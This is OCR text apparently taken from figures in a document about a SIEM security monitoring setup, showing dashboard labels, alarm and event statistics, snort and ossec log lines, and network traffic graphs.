



Figure 2. Correlation Directive example: detecting brute force attacks.



1%
7%
3%
20%
70%
Serious [159]
High [1280]
Medium [498]
Low [13681]
Info [3888]

DATE	EVENT NAME	RISK
2015-06-09 15:13:00	snort: "GPL ICMP_INFO PING *NIX"	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows Logon Success.	0



LATEST SIEM VS LOGGER EVENTS
0h 1h 2h 3h 4h 5h 6h 7h 8h 9h 10h 11h 12h 13h 14h 15h
SIEM: TOP 10 EVENTS BY PRODUCT TYPE
28%
29%
33%
Operating System
Authentication and DHCP
Web Server
Alarm
Application
Intrusion Detection
Server
Infrastructure Monitoring
Mail Server
HIGHEST RISK ALARM
3
PRECAUTION
UNRESOLVED ALARMS VS OPENED TICKETS
905
604
302
0
TODAY
-1 DAY
-2 DAYS
WEEK
2 WEEKS
Alarms
Tickets
SIEM: TOP 10 EVENT CATEGORIES
10%
24%
49%
Authentication
System
Access
Application
Network
Recon
Unknown
Exploit
Availability
Alarm
SIEM: EVENTS BY SENSOR/DATA SOURCE
VirtualUSMAllInOne
ANOMALIES
NAGIOS
APACHE
SUDO
SYSLOG
OSSEC
SSH


EXECUTIVE
SECURITY
TAXONOMY
NETWORK
VULNERABILITIES
REAL TIME
COMPLIANCE
TOP 10 PROMISCUOUS HOSTS
0
14838
29677
44515
59353
SECURITY EVENTS: TOP 5 ALARMS
931
620
310
0
SECURITY EVENTS: TOP 5 EVENTS
724199
482800
241400
0
TOP 10 HOSTS WITH MULTIPLE EVENTS
0
50
100
150
200
SECURITY EVENTS TREND: LAST DAY
0h 1h 2h 3h 4h 5h 6h 7h 8h 9h 10h 11h 12h 13h 14h 15h
SECURITY EVENTS TREND: LAST WEEK
3 Jun 4 Jun 5 Jun 6 Jun 7 Jun 8 Jun 9 Jun



TOP 10 HOSTS WITH VIRUS DETECTED
0
71
142
213
284
SUCCESSFUL AUTHENTICATION LOGIN VS FAILED LOGIN EVENTS
98%
Login
Failed
MALWARE EVENTS BY TYPE
100%
Trojan
FIREWALL PERMIT VS FIREWALL DENY EVENTS
No data available yet
SYSTEM EVENTS
98%
Information
Error
EXPLOITS EVENT TYPES
21%
25%
34%
Denial_Of_Service
Buffer_Overflow
Cross_Site_Scripting
SQL_Injection
Command_Execution
File_Inclusion
Windows
Directory_Traversal


Tue May 26 09:15:00 2015 Bits/s proto UDP
Bits/s proto UDP
24 k
22 k
20 k
18 k
16 k
14 k
12 k
10 k
8 k
Mon 18:00
Tue 00:00
Tue 06:00
Tue 12:00
VirtualUSMAllInOne
RRDTOOL / TOBI OETIKER


NETWORK FLOW - TCP




NETWORK FLOW - UDP




NETWORK FLOW - ICMP





NETWORK FLOW - OTHERS





HTTP	79.3 MBytes	17,087	62.0%





Bytes/s
800
600
400
200
0
22:00
00:00
02:00
04:00
06:00
08:00
RRDTOOL / TOBI OETIKER
NBios-IP
Max: 874.8
Avg: 548.5
Last: 656.4
Anomalia
Upper
Lower
Trend (30 min)
95th Percentile
NTOP / LUCA DERI


NBios-IP	54.2 MBytes	526,437	10.0%	

DHCP-BOOTP	5.4 MBytes	15,984	0%	


C:\WINDOWS\system32\cmd.exe - snort -c c:\snort\etc\snort.conf -l c:\snort\log -v -i4...
05/31-19:08:51.955078 203.82.64.145:53 -> 10.191.4.225:54052
UDP TTL:60 TOS:0x0 ID:39018 IpLen:20 DgmLen:136
Len: 108
=+
05/31-19:08:51.963867 10.191.4.225:65018 -> 203.82.64.145:53
